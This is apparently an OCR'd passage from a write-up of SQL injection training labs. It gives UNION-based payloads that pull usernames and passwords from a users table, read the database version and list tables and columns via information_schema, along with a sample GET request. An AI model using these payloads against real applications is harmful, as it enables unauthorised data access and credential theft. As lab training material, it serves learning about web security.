
Using the following payload to retrieve the contents of the users table


'+UNION+SELECT+NULL,username||'~'||password+FROM+users—

As we can see there is 3 user's and there password and this are printed in single column with ~ in between




Checking if administrator username and password is working






Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter: '+UNION+SELECT+'abc','def'#




Use the following payload to display the database version:
'+UNION+SELECT+@@version,+NULL#

As we can see bottom of the page shows the version of database



Lab: SQL injection attack, listing the database contents on non-Oracle databases


Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter: '+UNION+SELECT+'abc','def'--



Use the following payload to retrieve the list of tables in the database:

'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables
—


There are still many numbers of tables



Finding the name of the table containing user credentials.

Use the following payload (replacing the table name) to retrieve the details of the columns in the table: '+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'—

```
1 GET /filter?category=
Accessories'+UNION+SELECT+column_name,+NULL+FROM+informa
tion_schema.columns+WHERE+table_name='users_sjgvyf'--
```



Finding the names of the columns containing usernames and passwords.

